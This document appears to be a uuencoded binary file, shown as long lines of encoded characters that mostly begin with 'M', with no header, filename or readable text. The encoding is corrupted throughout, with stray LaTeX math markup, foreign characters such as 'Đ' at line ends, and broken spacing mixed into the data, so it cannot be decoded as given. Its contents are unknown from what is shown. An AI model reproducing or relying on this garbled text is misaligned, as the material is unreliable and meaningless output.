MCD\$60IQ/[=[G6\$P;OM`XY[)1AN-@B^+'<+_<P;U?&KZP7T51M".*)7VWB,7<D ${\tt MK=9\backslash ML90-J)IBW8HH.QD?BFI:5,@`9-,(;Z?9UH))C6\backslash NMX.9B9P+2\&P3>;+D}$ MV!%94K9HCC&3@#TM1IC.1YB8,T%*5I\$EQ\$6(,(GY6PCY`A\WSBH;E962@9*[Đ MT(<,GI\D?]=W!"291C@3C!)<RPC#WY0O!X:5]/!UQV5@/F\H835MA?L@@C==Đ M-`B+]\2RF,-TPV=PF,YB!-,\L/&*9.K7<;V"II]F]FKVPA=_23(4GC\$`;E_+Đ MFT1#\$1#V:LZOE4R>\&*,*\9%(XWY,]H8"/"J_C\ZA-^ZYW@'"N,!K.M?P9GĐ M6F\$D.-5Z*SC)"K>#:=:;P0E6^&]PK/5&,-\$*UX-QUN%@C!6N!B.MUX)**X2"Đ MF/6/5 < 22IKA!C#/,/+N*;F9YM5EVM+K1\$''4BL810U'M];4R#!5Z\$\$/.UÐM1K+I"*D?PF/EA(QJF>&5Z,ZWP]R**N#M9,XYV=`2>S.9N=P=A>:)UHF`6>/%Đ M&>IG\$;B);7QNV\KKU*7:(3^+\RUWLS,``\-M%UU':IRO61"[D%JF:4M`:#<JĐ M_``PAEU@T#B[`/45F]2"\$CY:8XD)8CB]QEPMY8BKBP(JBSL\2N%%#\`X@'S3Đ $M: (T-8B23F0.K'<3MO5[%KE,E3994;W25^-L,;_1(#=TFU=@5$&5?+;<QM6+WD)$ MK&HWZKZGRBR>G`YPC#U4X"CW-OK`3\$\L%F\%-%R/UCL=!\E\$XG?8A5!JF[FHD M\$S*;?DF.=_R2W#9<HVF;1T\E<LY9IKWSNTSZ5,[PT!L^50L)>9HV#XT`\T%%D $MA?\%@3(6Y6GS`DL6WAFBUX;IM^Z>=4X\&_8[ACFR7-;5A/F,6GSC$1#8;D<AU6D)$ M(6ZP1,@RU:Y6I-(\BN?ZU\$69#LECG."C7VL9]=C&B37L)&EV8:0G)-X^ZR5=Đ M!9V(#6KR6\@A*Y.@\$^<P!!*)-SYS27@LB@W\KUKF2RK,+BJ,O7]0VPT>Y2'D

M%M)M\$JO-;L\$4,KO;UGA5%](;_T&3%](USM0M.ER\$G\8`,&:Q-NZ'SAB3VI*@Đ M<;Z.(,*=N]N=\LDJQ-;Z+F-6);_'B.)<)I+'O>^Y@=CM)DRCY&6J5I;I\$!TPĐ MBUN&O=F=S8+"6_AZS!.*0*1KG<JJU+QO(D,NW!<7'H11?@Y*KXWKH3F)PNR*Đ M@PTJ3D*?T\CF):5G5C\$Z-E^?+N.#8%A/BC^M^SYUYY4:EV-IH3(LNY(=+63QĐ M-;A4:XN0[*18^Q%#U/@3"G=VHJ0*J*RJMJ(VH0[L5%.YC-EBI+5S^D\$CSM(@Đ MZ69;V.C/FCKKI-EO.*JM^"]9HN_(IYUX#3.9_ZEPI0[_7(8A[S8UUZMF:Y\5Đ M4DBNAPHD8#F 2>P< J=J:=OH'C*NK&B6XXYOP<X/U[+U;; 5K;8KT^*7^'LBĐ M""&1RT!QH.W<Y(VMF<&=,ERCJC5.-Y/#+B@">W9>%;+/X,\$DXSA%FY&LQWJAĐ $\label{eq:mr:stable} $$MR!;5R+AB&UWEF`6(3+Y,BS[Y(J!PQ>J&_`)\=M*BJZI6BU<Z-<T3;+:/2@=BD$ MD8PE"6@=-XV9,^<SP%NG37QO^GIHVE'>-<8L+D@L(\$))]WDT[RMV-J.#+`.QĐ M%[%J<3&C81>\$9]9M>%4059,5HM,QIH9KH6C9*5F53Q*2G:+\$3Z8^V<ZU:",VD $M(Z+)*\#^E*:>^LA55'RY8W(GS?<H:;\#Q3$8X044.;M&MLE=NFTU/2-L)L\592D$ M(J9W8/?4V*_4KXVZ&G]:WS18&8YA25L!\WB[NJNT0PE.P98R?Z9](K"[9`-2Đ M@FR9B8Z^?B>P"\Y_9_3J:V2R:M53'+U1#4V;6A>OG*(#2(VU6:G%T`\$I>O=\D MO3V6@Q&FI8:]/=-6NM)<%9@<S!40(NS:!E3(WEYK(PK,,+V*\$Y@@-L:#,/L,Đ MYSD; HV! 03[?K6I\$BJU`ECDPNI)J1;8\"L*90N7L["K: *985>4^>0XBF; 3EU*Đ MQZC%@O)`!+N+8:*8K@1MJ;G)UA]AQ;J0=IEXL7^?)9/]M%P!A]Q[&J#>IL>:Đ M9V.9E"CD8'[S_;)+%>CP&%G^^#B+9YP]GD8D-P+&G37<2.WNE9T"6NVO^O1JĐ M8[7^A2>/]S?FC]^RJ*"G"VA;3)7T/2Q6#\4&XJQH-9"4.`'1\6WG:ES%.FJ?Đ M7K;49A*XA[,W:6@O.KR,>5<P55E-O2/L8_OCZ55FKVM;_H21VHU3W0Z@!+HĐ MH>>:@:\CB<^@66=%AI_KH24C?W9XBIO=%555(1HBA&2H"49VAN>VZ0YB57IOD M8"/!T_[@1CXA%?%^\(V0FJ/'AXMAB>P5-.S&2``KUFXBV^L@8E4P@MT8`=!>Đ M1_*]559@W&6C5KR<64::!.ML1X2HS!U(IE'___'<,O7:EYJBB:W6T&?[2'"T;D MI7T!, LKG49_PZSII[XXJ*WUOO9U4'8-00U!IZ*5;5'SOP7W(2E!F<=MI(?9@Đ ML@:[W'RDQIYJ):ITKMF'D5C7@4@K-5:<\F\OEG/B6-RSPD+YG'\$7\$80TR3)2D M%R0/7V)K=_Z:<^+#UWT(NPIOW@G/*/*0^Z^[,XH\$"#RQAQN1;+*OIW`N4N*ZĐ $M\&=KH^{\circ}.\8<8'Z'J_{-}-D<:FO!<:2?^{\#}; T/; 9$^FG]G[0J33XMB1!P<A_+]5ND$ MIZ:AYG\J."'%+.9%_J>+]`OA:`I=4=<\$?]J(MB7J`AJ3<P&=2A/H*=A\$A6_DÐ MVWC%HF3%JHF*S!1%&H:,LT@9(D5-O!,`+=WNN',,J\$*[<5&4X\[9P[`^MGF_Ð MI'!V13?>+`&U&ME7<//;TMH[8RJJW4_!1X"ZWK?3%:+]E(1)S81+98]WEX#6Đ MBKE*2)<25KE*DETE1!"B^86N^F37+B!="USU1*.#6J[&8KL4:U?7(\OS]7=CĐ MR("LLM&.O.&2:(JV)5:)41XMVPC1OW.-R<!-HH%K)(%^N4K\$MG5.6Z8C<X9=Đ M!'GL\#@#:40C&(\$L*6!OTF.N`G<K?DL:=TM';1\O%GJQ/HA6F:%Y;(``70W?Đ M%-0_H=Y%^AVW/DYM1EL2'+?*UVR/[A\$3`M`'I!D\$;*!!WDOTPY,6`"7I%UVMĐ $\label{eq:mh/97B1M^ONC9G=#?E>A)/8@<*ML\J\V*1/9"_]V0'HN'MDVIDF;ODP5+R?YFD$ M+#0SN4KLF@54C91PTH\$0)Z1E5D3'I5/BOVA%YUM7L<.38MB)9XQ8=!R1FI;6D MQYC;J9@^AM"B9M)?)?.],H_&BI3\B)1PWM\$/X44*[OL/D)'5KY&3_D\$F5(EOĐ $MX)3Z=?D*!^76MTJ$'X4I'L79PT3OY;7ZH[H(C?-J]XIT2JF,#D5<4MHV\24ZD$ M8T"^#.(+W_3C_,J2S-/P^&G0GP:V\C3DG88MIX\$Y#1N>/@W%IZ'J-)@+!F,ZĐ $\texttt{M;!:\$":\$J<4\$\#R'*P+3MV14*]7} \\ \texttt{K8Y]-*\&0\&(ZM2^R\\#=E4>UH4NEM4TD(SNWD))} \\ \texttt{M;!:\$":\$J<4\$\#R'*P+3MV14*]7} \\ \texttt{M;!:\$":\$J<4\$R'*P+3MV14*]7} \\ \texttt{M;!:\$":\$J<4\$R'*P+3MV14*]7} \\ \texttt{M;!:} \\ \texttt{M;!$ M0%S35&(08!!N&U-ZJ&?]5O`2[%HQ!T-?J!%"S55JL?_VX&W1;T59F!C*NB2WĐ $MN1(Q<.6";*!?9G$KC=;F%_136?98U(63TK%/(($))ZM*"=A%L'!A@U\!_!J=D$ MUE5P4B5S6 OXXY!IGP^=E.9R;9M@H]+X:#7HJMR;V5%#:\$L\KX1E\$`Y@^ITPĐ MS\$:H>.MO]4UTZ!)9VY0,1%@\$X)4]45,FHG6(QK(QNNW<:IM*Q,9#XEJ_K&')D M=E=!/VR0\$KIDU%KKMT:+)RY(.JD&D:F_(+**=X#.(!OJK='*9N@E@K_5^RMYĐ MN%)>424>^BL\=1.2MIEE?T:*DQ#89#\$LJU&-+/17D6WL.5=8FR*(!NZVPJ[FD M+/(\$E)7RT"U@.?HVTC@O`,\$OAY4N&2C*U"Y8OI(O);A;I"Q?/W9\$)<#():J6DMCR98#/^B&@P#+9/=ZA4^&,3X7689AEANO_XH\`6ML=AX1VPA_K/A]\$ZX(%MAĐ M'OA=L*K@<0#!'D'UE:SB8%*POJ##TZ9R.%3+"_:UJ0XX':H%!4^UJ=H<JLR9Đ M!>XV5:M#-:&@XXDVU1Z'*J;@28<J4L7.ZF!5TK955B"ETS6N7:MJ,M<&260KD $M!Q40DXZK9&4X$(V5)98:2A#9(U`08PB_4D>JV/^PFPI7Y6=7\\]U@BW7/7^R>D$ M R%P@MKOMY7(![W]OV[U8K>:[##XC+@-RQ&H<\$`HU,LP#I7A=7R;EJTC+M6BĐ M>G4#0!VLK5_-7ZKS\^PR'7'32"@AH_68++=L&AE3QK\$K=90+.X8S"J6?U;"RĐ $M';?>:4I;"=0&F><5L&&Z*\\.!&"7-/,@W,VKNCF2;*>S2@2W3G;N-5Q\A7,M@D$ M; ZF: VWF\$)L`>UV2T\\74\$5)DA&AIY1&&#/HW/*'P41S1HX9TF7`V\&G1/MSQĐ M,('&VBG@R]7\"G5^.4G:%=V3_!7E'\518`Q&\$AA?1H)K*>DJ(ESW@[IF=3<!Đ $\texttt{M)T} = 55 \times \text{V} = 617 \text{A/K}' + 172, \\ \text{A/B} = \frac{4 \times \text{NB} \times \text{HY6NP-M}}{155 \times \text{V}} = 1313 \times \text{M} = 1313 \times$ MV%%^JYI_E#3JH<&MWL;M?((`L)FJ*MWW4XRT\@FBKIZAHFC!EK-C/A-1(;)OĐ MW+F[?#.C,LM.]R<,)]EH*R"^^`E2;)",[#'B"5>16H@A<5#+8)W[1+#SV&+?Đ MG&!*878P`259^Z4*\26_IJY5H=B(53(;27X*;TQAS;PQV2P^3\$1\$T2F!L>7>Đ $M, Y2Y"!N`< S9KN:C:61)T[Q/&(,K>//Q*GZV#_F$=4=A8+BX"K'U,B.Q&^]`D$

M>]DHM)O^LF*R*V<V_B7OC]+WNZDRF?^,1>7A.=51LVQL;\^\.V23(H,68"?\D MLH"/3+>89.]]\$@>V@(REXZFHXUY0VR-0`!\$W!\,1==3-0?YL)WYS@\ZIQ=/1Đ M('YZ-8/'!A*X*Z4!?1-+T+(D?_L+Q-:TP;"=M(X3_SB-O'M<L\/.N6^_`H2GĐ M:80.02=5\$5YJ=0+;*%]B+D8*>Z)>JD01V3E(<+VZ5L4@'OS);3IFZ<1&F0V-Đ M7,NOH"&<^ZS<%:ZT"7(W[S6B//<J@G03!N_\8T"&QTY'=F+\2'YWP:"ZI>I3Đ M@HU9'U>2;(D3/+;YW'K*12K=[864;VL*&V=A*%)"MEZYQ4;R,9R@<_A2,2K\D M]1('(W:^KPXJ&3Z0E#/<)A&[E@D[>)*[)8\$MKP- '=FRX772'E4N)>S\$F010Đ $\texttt{M5SK}_-=_\texttt{K@[M!3;S:C1K\&NN]\&-/\$.[_,1+K(CJMW[O'RQB9(BP\V=R>_EG\&/7Đ)) }$ M, 0ENXAQP\QV2.]=AA[*V<[TEA+RCL\ZO"D;*VJPT'#?'"?]5>%-WR.UUA).DĐ M*2'\$DK#E1.KN3],'X]=],)<?P6891F!KJGNMFGMTE`6;JD)*R#7&D\$JNSY_-Ð $M^74\&ER09HC_M:WS[MA$M1X=8X[#3.)G<<Z=]Y501@94%=5VQ7B)Y^%P, \. D$ $\verb|M*"]#;8[4H9SGMT'<_`(;6E0E$BC"XG?;E"A(B6[B$WH1F$6B^?BZ18;KKME=D)]|$ $MCH9_D]8(\1\#="G!\%Z22>1-M^95DM=C'\%/!BC0G8A06VM$K18&25!G^-+'B6D$ M1YP1=_D4U=[XPP)FC(<:_*^\B?83=7%2*R7FL8DUKO'(%^&:L+:^3T%,HQ-\D M!U:GG2U_*TG2>P`^/</\$-A\$6`JMB4\-ANYVES,3+M:[90@#CF^_D)=O8Y=Z]Đ MV*8*?46U6&:L\$)XH"X^\M9O%O],Q/!/B>I(-UVDMF2>>[X>QEQ2PV\$TP>\Q5D MU6+2`>4HR_5H2UVS7_<JFM?6'SQD`:&!FL-#63)OTE94<9`*O)VJYENTZK[#Đ M1F`+VR2;+-;F<GV\$JT4V"'EI]N(.,R"&_3/--L4)IVP9FJ.GAEMA4'VYEK"IĐ M)4!MPS9E!]6>F5C"O`O?O@O!KXW=0+"3H`01)9E,L"@.*2Z@#HIA-\$=_'.86Đ M\$PJZ([E]0HE92=NP"+,R@OTSPGZ2=9ZRXZ5!4J^47]LH`;<Q.1/8/+,AX(GNĐ MH&CV3]JFV(SA3&[PZA9TO!F=B.(K&:V\$]9G(@>0<.,?FK;\$33!\$10)D:,7W8Đ MC^ROD2/EMR3;HH'=@=+<9OD9@N\.XJX6\$@E4.)XN6;,?NEV5R0-!_C2SM.V4D M+:;(0?:"<DV)A);:KQ,=5'/D\$JXE&:(L65YRH9>TS>-:S"389K+8F,P8Y;3KĐ $ML4=B-:06-\=+*(\96@46GP+)^\10TB!(-IR;K^@D:VE]..*B',H[SY*7:RLJD$ M27Z&EDZOJLXY!SG#.9+!;\\! $Z5L^9+AN4ZO[%+'80$PP4Q8^E%DV%(;;&F?5D)$ MK\VQ1Q#F@2'+'ED,A4-4&SKT.G7L=5SC[.Y'C?D3@.^UQ3!,8SZ9;+^U'JY-Đ MZ^6)`G6`&!BIJ&"@HD(V_16N8M#E2M_SHB'(VK(K1?)SR4-B-0RB;.D5%95+D MS-Z7=69,^M[2\$),J`"52/>:IKC6\$CH+7J2HI@8P=C/`'*U)+EAENXX?YA"C;Đ M_+R)?!]KBV3RDNVWC0##T_H87JP4TSKUA"R.]5%\$#@P'HRJKJ\3[IR8/W*OVĐ M+B60HC>("O?6K:ZI\7>*\4PA&V.+9LBI7\$%K.%[4GMHT:HE)\$RTX=)Z'A)JVĐ ME8+-_\$X3ND>\&EL3N]G@N'*H61N.!I:AJTDF20-0=U>V-Q9@(P+LO%K%7_51D MEW'#,YWR14I9[\4^5VJ<8D`!JNA]A\$KC_!ZOX\]R5;NLE+O`W;9&>-B',7>7Đ $\texttt{M=!HXT6\#\$\backslash1\$GTS**J!;W)>R+]5\#N-DM`UZ1?H:!^\TL2+K^\$N"+4"TW33Z\&?D }$ M^4E[CVZB8G(PL_@5A>B[Z]+CJ(F(V())53=^GF+XV.(ERFT@WAEO!G\$"OV-7_Đ $M<@T+UAO2=PF;-P8V)IO'U^=>UQ]<F7/JH)8\H"T\I.69;E\^-[3OT]I7J7AVD$ $M0-7\HG^K;W8<""NW,G\1^C#3+�+8,FJ[.G^5^3TK.@BJQ-9-*K.)'1*\9Đ$ M173=P_?1_Q"/AZ1VJ0]@'8B]7FCB:*".U!<I*6(Z2MT[(M78H\671CR#!6>`D $\texttt{MO@MC}; \texttt{JQR:PZ93!C} \\ \texttt{Q8[*:4DY\&\&;]DWJ2E>;1?7-/[PS4H]-Y+_F=) < GLH_PD }$ MO=L?83>\$',1?[O[(`^3NZ\$TMGVR/WFV.R(K.@NW1QP]'OM>CW1H=\JALT;][Đ M8;T].E3GN*+UI#+[<Y!^.>5J&7&UA)B[L]Z-FV>86-(WHG"GM!UXA#"1S6WNĐ M7(''P7<9&R[6\$[37%F/%JAL^.[?B\$*AY'.\=9@B*U3A]_0F\2;TLOV5?EW>%D M9H_/Y";;KMQFMY6-3BMCU(8R:NL4UB7)+K\C@KT5:0>59))O6C3#MI,,?]S]D M]#Z,GO:XQ8\$(G:>]'=.BT,C;M,-10<4`=5F'I=R]9(R82!=GUC\$FVX@QC1BD MZ-L9%7I@&IC4!A.UI2-')_%9<H-L_A[RH86TK;,JZO-9.VE?)I[]?7A"X7=>Đ $\texttt{M} < .\texttt{F} \# \texttt{QJ}) \ \texttt{Q} + \texttt{C} \# \texttt{1P3YWV8WJYG*9'} \# \texttt{114JOXD8} \# \# \texttt{W} : ?\# \texttt{U} / \texttt{NR} \# \texttt{BK1I} \# = \texttt{JT} \texttt{(3ID)} \# \texttt{INR} \# \texttt{M} = \texttt{M} + \texttt{$ $M/([BF\#VV@*]K\UB-\TJKEB\+X3Z(*4K5L3NE=\O+WAJFJDUQ,KR6^9X_?;CD)$ M34!YWK[P67-:<Q<0;8++2-JB66ZQFNPS)A]&SF"L`(3;J&413J/-I;R1Y!IDĐ MU>-"=V.Y,\$/KJUOP','/UQ\/C64FZ;TK)W7T9W#+\@SS_H#BIL]XU@;:<';6Đ M8Q^!8&/"^51`@?VJ`LS`(_A0NG,W40M"4L[_)&H!0G<3M6#4*=BRG1=MH`NGD M:H\$M'D%R.%4K^)4;C!(OZ_MI/K/?;;RCC/M+&3>*B+A*_DI%U:>9(#O):MDPĐ M'0^3(E 0`Y\$YE.S^=9!@BZD"Z7MKO'C\E\$QC-5:T6L81.CQ*.P&>J7&Q)G7;Đ MN11;)\$S019Z&"4\$<IO\$F1BTC19T?5H7K'<A2\$Y/WN0*+ZG(MV"&N46:Q1KD!Đ M2+\]WXK:25A5YW>7D=Q&6=.5AW/UIH-LC<QNDUI&67,3C4'3[&8\$XZ0\$]<# D $MS!PJ[Z:U0XQX^(HD]S-L*LO(I%0G(\[)DQ55\C5.-D<)]F36JF45U/]FG+"D M&K'XZ:"1/\Z0873A""0*\$3\$`0P/G!L(Y)W#"?N/F=3YTD]R@2V:181WV)O,_Ð $\texttt{M:2=L'8(9YT4Z]3_)^VD?O4J61G\#; ^Q50)IV$3$7R\3F\$NM(F--MSCD5-\&-SĐ) } \\$ M*9BK?IK5DNJYQV&N=I]\CI1SMIJ='</.)K<!.:U81XU;J804"H@4D/KFCS>;D MPSDL\$1,961`A+9S>P9=1X<%]WL</X+U@N+.--(QH6ID=".!F'_:\$%GQ#&'<!Đ MYV[))S?E^BN2[FE=TU9V>]^'2,4-`;%%S05P_#A(NC9VRZ5:Z76=>P>K\@AHĐ

ME,57>CR\/A8@(\$\Z\'0HVU4=)8AI7X0Z2C\VH9U=A'&].->'):T[J4QR+X;>D MR,((Q'"]F/R<@WZULB3"XR=+&'*14;FW\H1F+:0N\$Z!8@/F5`N0*,%T`G0`IĐ M2`"^^/&+KN(GWKPH(/'N=D5`;\J_H;O;#?F!_#MR=QL5\$#7J)MS,7L!#*_\$1Đ M4Z&\$YK."=F^T`%X!X.UP9MH=C]%P`BM:4\$P(>4N*V\$+T>:3;EC7JWID_=K1GD MK0[R>M9&_W5=]\JH,![LC\$6Z6?@#4]-ENU0KQ/'?]JR_Y5_S;>>9'":>,.AD M\"1;4)X%+!:`CA(\?:!]\$?[K<HBZ)W7RT>.1@W\$7\<Y[<W_'N#\.S-J;J=CEĐ MN40&"&^2=UP@@C%PU.\X]T?J/\$UK[>N2)-T?]5Y`\[\$%WNRQP\$D+G+'`>004Đ M7K3`30L\$IJ?(V[<!2+Z[:0/@W7SR<2H`PH;'U0'91ZQ\G`P`&<")`!!0!;-_Ð M2:>\NF0+9%K@SGP+7)H62/1./(1^&1]`\$P\FWT],&B>,U>%<P2:CPU-EJVUZĐ MFS;*!"H^^D%X\$`W"B7%VA14QJ^K]56(3C;>Q0HV-JA+?\$C:05:+&0M34!`-RĐ M'PN0=U6Q![]<*WH8',<RQ3^.P<NN5KPFN&(*A_4I.HEG4Q6-&9,5G],*+J.3Đ $MA!JJ)D>H3SU47JZ!]Q5C(R[7:MY71Z<(P#Y"M@W+EF`T'%=("G\GAM*`K'`OĐ))$ M)ZJI<FN6.?#/"K\$+LF5\&'&7D&"V9DOVT0HQ\F7`H@!3FZTY;1CV."%K-&LNÐ MAJ6U`,;U,`Y":]9:9Z_#[G,2R69KQQP,6P58E76N!=%1(Q7BDAZ<-N=:IW;CĐ M^8!M('7RP=/681E.(M-LC9R.85H"FVZVSI#?&2<PO=DZ\$\.H:S+"])"Y9NO8Đ M6>NPGRQ80WR*?+`>P[XBL#RSM5@^^&,"FV^VFC!LSUN`]9"RG"E9A^WYFP7SD MD<5FZR(,*]Q#8*5F:RF&V3L);)G9NAC#-@#6V4.:S=8EZS"SDS"O-%N78MA"Đ $M^ELEG\PR_0^*M) 8\&OD<RW_1^'A-[7(Y_1^1;A)_0^*:8K87W8-B('L^7WR0?G(=AD))]$ M_R&P3?+!^1CV7?C@9OG@>=FHNQBSR>=JP-!A`NTP6^>W8<A+H)UF:P&&)CT!D M: #VQAPW(WWC)@G5HQU9LCS,;+:S,1AMR47LV8K)E*9:+]F8C8S::KT<ZQ9N>Đ $M=:AP'<HXA.W/1F\69:/87/1L-LK,1H?^FG5`L^>%;#0E&R4.A8_UKD,3)7MEÐ$ M\^13A[!#V8C.1I_&ZI&C]W4*18U4K6K"*8^C\$WO-@CCHT4?UK5U=?X*^FZC=Đ ME:-Q8@YHEK818N6_407+MI%BV190BVFF+;(F+M@"6C%M]A9(%F=LACEBVJ0+D M0(L3MH!.3\$O<`IEBS!:8+A8JMX!>O/->@R*W6!S>`BGB[UOD?BY>W@+SQ9^:D MH3F:EK8QXNDT5"RF?;D%2D7_%E@FIGVT1:;0(UM@I9CVUA98)1[<`FO\$M+]OĐ M`80XU!;8(*;Q6Z!)Y+;`)C'MT2W0+&[=`C8Q[?XML\$-<0P5VBL^L;H94\NC@Đ M1+&L'&4?+9\H%AX`WP1Q;LX!R)H@3C\`F\>+J?*#P10Q\0"4IXA1\@/?.!\$.Đ $M':HG_O>+(RQU=/-8\5?YX5A"_-D+7,_T>G]D1>RA)JJZLEKSOJX@,6NY<X1.Ð$ MJ6K"+K(KK3'55E0'E>(O,T`^-820IKJ2#XFG%5?ARE607Q,5VB#Z0W+O1;)MD MW84\X[F>7,/U>EOI`FEV`R\$V[U/-?@X1XL8#T(F)M5Z@N1ZU:WP6YAI?,XA<Đ $MX_>AV, I<,]$)+'&YEH>"4I\%; .EF<0K@\FV5F@DQI0](\56-; '$)/CH6[[Q&D$ M?(%.X]'K%*7\$&1A4D*Y2\K1L+<&EFY\$;>/N`GH&ASXXT:XBHS]XUQ^-1[QV`Đ M\$YMQ\OTO6#\$ILC`Z]8B*ZZ%<^U5@H/P:9U8ST=1*H(Z(GZEC[1B8GZZ!?Z%Đ MJ5U&9P1#*`8PO!^S8NW)XA(M@]548"[CF4@&(U.QP!U):D^N&8[J4UR-ZHJ#Đ M; '4.+:RM6^TW^CLOTO<E5,W7[XR=#_F[HZ?KVY\$192'[;_7^^08[7.=]'6;DĐ M;F91.\7WLGGT23HXR!5L.+A]F_5'??-VO#]FY_97J#C;]N[K>E65^+?#S?;FĐ M[1\$W2)>2`X9PE:"V:-)50DJS0R>\$--?L@3'B!QX<1UIQU2#NZD8UP47<N_A3Đ $MB" = T6;?1+J4<$60=`!#;CBXJAGZ%*E$)Q*_V+R=H)H)+B-+6?SHTG4EL3,HD$ M:D;;<-\$C2AE9W"7J"K,U(=8R0XR91CURUEWR;6B[]BK<Z?HB*@1=VVL3K\+OĐ $M-''[/>DJ_/3/$(3F16)T<W(J^1)&K+0M)>JL^^]/[!EWB66'>3,ZTHPV8[/ID]$ M'>57X>`-H':,K::L(#X5DMM><6<J-L5L'9.*6!UFGFJVKKP*S3=@6I/96GD5D M+#=`_VA5]%4PA^`,.<-LK6Y+104Z;*;9NN(J8#-2L=Y946>KK&,KKL+XJ^!9Đ MY5^]=GG]PK3P3W#PQFH;4\27J`LV"`DV.M\L[OMG\[1M5+'H"O=QA]S%B\6'D $MPWUW\Q:@974=[N,-S?))]:2\SIW19==VOD?<-6-NNI&-,ZX:^S8_/'EEZJJÐ$ M[5/3N_Y&LLJFJ]!\$&"T;S17BBBE7713=)FC:WA&P3S\$&"R>2_]2LX/4C5:X6D $M:HF,6^*+2[3\#;87@"J+RS0J?L("-<^0>=MELBAM`91?1]W0..]OA5&-,W$=D$ M"\8YM<V0(WR*@07XLM%V@@3&T+OSOV[3><(L]?Q.RZJS_R.0/].IE\47R[6<D MQS2/30(/:-XWG>=&T\$\$(3\3NFIY7!Q=LD]VF7SHHF'?:-D%SM%0"S=%3AB]VD MJWFH'&U/B35JC@(5##%,WBH)[.<KW(NPB@HP5\D>T81\$'1\$0:PA9.'US-RNGD M;*31-5\$^LT87,AH9D,]I6&:B"F^%>P=6#?H1T*]DIR!],M*_A/0FYD:C*YDKÐ M0(\A[:XYJ#U+5M;SOJ1MF9JCS=!^P@!7=R>&0]V7P6:LL0\!6^*`QXU&P[5=D $M5_$GX50X-+U^-)>JN4$["^-*NB\(4L$@]&*K/X\C\DJ>85H^*BB,Z1/5&/D$ M<5'+;LC[[\$91UK(291\1'\34_IJU4!]<)ME#8GUL:]0-L<H1)?,"O3HX(%NLD M2<>F+F5SL;D''07B;*2=O1A-%J<Z\$ESC'7\$UA&L\BL@19+RB9"PZB8%,*J"NĐ $\texttt{M;CMA>Z2J`O@?9\$^BO=F+X6C/3AUE5_E@"+,_\$\$SM4\$)).\&W=EN\$D!=L43F,/D }$ M\C\X'#'EW"^X+1JG\$!LS:ZG]NLP#++6Z?JW_9A_2]=CBT'B-LP.F<J36_CL7D MLPF42^U \$JOK04VN];N2@.LC%MO^^:\$\$,F7QRO_#67PBUPMW:V(X;#^!\Y1MD $\label{eq:mng_solution} \texttt{MNG}/8-@\$\text{N}=\text{M}_\text{E}+\#7\text{R}(9\#\text{LO}:\text{ZD}()\text{OLN}!"\text{N}-<1@\text{C}\c^2\text{R}\text{M}6\text{P}8\text{B}<4]U:^38\text{NMD}7\text{F}\text{D}$ $\label{eq:mass_substitute} $$M''*XG5;XD^PA,M[>Q*:@[\^1)F<"J<@C!3`!?J9;%-G1@D8)-50B:MPA=\\ \#IOD $$$ M!Y([(7F,'4J\$%"6:@X1NZS66]W\$]=/T)P2RWRFIV>1GURR3AGC`MW,P1KKT#Đ M-W_`O^3OR"]57W^UHT3*.0'S%DG;"1NQ.+#XY@#O@T7&&/_:J,&)K1,BNOG7Đ

MW262YO,)1JI[(HP-8P=B)MZE#L,= $]G^H8P?SO$:) $GC1;N_[\#!_NL4Z; %O@\=Ð$ M3<\`-_0]Q\`'Y<)HXN[I*W5M*Y7[]+'&].]R%!(*X(,L7BD/Z_P"&;Y/\%#FC_Ð M7^`HP))DX!#*[_(&Y[W+&T;JU5>)-SWKB1*:6)2*[QU2O?E\$('JG[+DLL\$F6Đ MW!LLL,8"*RVP3-;Q_\L;%RL#X3)@\G9%WNO'H;O;#7F3'XS<W4;EC0SS1K',Đ M&_B;(QFI\$IK098F493S6;PE7OY"!8]3OZ1Q_'TJ?J,,:3&^DXDSJ1L7_\\$=ND M_NC%63I(N3@K^J_2ZZ^,!F+T>VB]Y+SY@W=ZH.U2K27BVTM9MW[)FC:8E?=_Ð M>*/4@IHLX/G !6]<#&BNR% ^A@5&+4#08]OR;V@M,/G \\$;E X4WM/(#ZNXFD $M\X:Z,@P;X>W_R1M,(*+4\JMDWMCT_Y$W*G+.0?YX1M;\,IW:)XH350!A$E=WD$ M3I>M8^%!'Q:,[%,,PA7,S>3:=)3AND;G9#L[9NM99=X\$TJ9M0LC*-'EHD'ECĐ M:F`3UP-J=PEC\!_,131A&Y^7;!LC&VYD36PZ*UVJS165%MES8J"094BGRC4^Đ MCU\$80K1YQ^:-L24R/5&LDE2)LT\$1'"=^\$\$%0#6I?Q3XA9),95(A;%0#Y^RXHD $M-<YW(,[1ZXN3L<<>P/B1&@-U6^/\FX!IWN_K,DL)F<(8Q[DV&J.M2)I-"]*2Ð$ MOK; N`&;; RGA]46,:B_EHA#>Z2!K-1PS1Z"K%&ET[,(+U)1NNVTS6`%/5A"CFÐ M'8)\$Z0HA(UL8;V7,35A%(8Y44D(QGN2/LS*15=5B(-UQ11V>E`YGE*]MKU_MĐ MIY965%53R7%UY6AG41>QD#>!&O<_-ZV;#R%J[,`=*3?DGH^\0\$EZ<6D&L'=SĐ M(.V1]')\$KW'E!Z-:E,O!95<'<7<]H@UUZEV?6!1U_@-2]QB1_T]HZNPG\$T'\$Đ MPQ-*S, &XZ>9H<6LSXD3\R9I4Q&6D:H\1=J5Z\$=0<U, E=2)W9I\AL!BP0%XR=Đ M<H98I>Q7'6Q`5E3:--C>59Z@!VTGZAPWW(-L\$<,]@-F(UU5V%=>1D85@,)J[Đ MLH.*N3L2%&@>4\-#R&UJM^XP=W+ERD%58X8BI-@<0][+Y\9KG/'-\$YLQ<YKTD M;I2X4L>J/L(R0Y+4I?GL:I*F;<+'GHA#1&IT)Y'NQ^?UU1!?I6-F(G62&%-4Đ M3OCBDQH=T5<CB\$S<-?OP6%=W2O`!Y["B'&'V#9U9,3]XD^>9B\@+^,L!/#15Đ M-H;V].L45TA@CAQ"I"]+DB\$[GJZQIP??/D(@.YU<)2[%4V?7V*9&RQH.Q_E3D M^#%``DH_;CBN<0HYFNBH:+MFOT(H?>CEZ(^BLST9K:E9;'1^ZN9Q.5)^P>98Đ M>[4NOV!`;;NG.&7')>/V2(,5!:<]@Q5VKM,8^FSY]VE>SYGFLVC2JJO\$ER!UÐ ML[+8EK!5B>27I-N5RASM`?IFOT_\$2"Z`V,QPM9<6FPJ:51F3*S(73@H4W=@8Đ MHFIF3S+PLR?]HB5^>3%#>(L4VU/Q;1F?TT)C!A92H%!>4NHJ>U1JW(2K<[<_Ð M._Z_):F!#\$>J.E^1'3]O8W/LU!MZ.[,NMI^>.^:^V'UI!^9;8FESU=OB8Z&IĐ MZV+C<R80.1/&W!.+ZM-C4_/%WWXA) "DCUHJ8IEES]M+5F[.D+;,7:O@KC_;GD 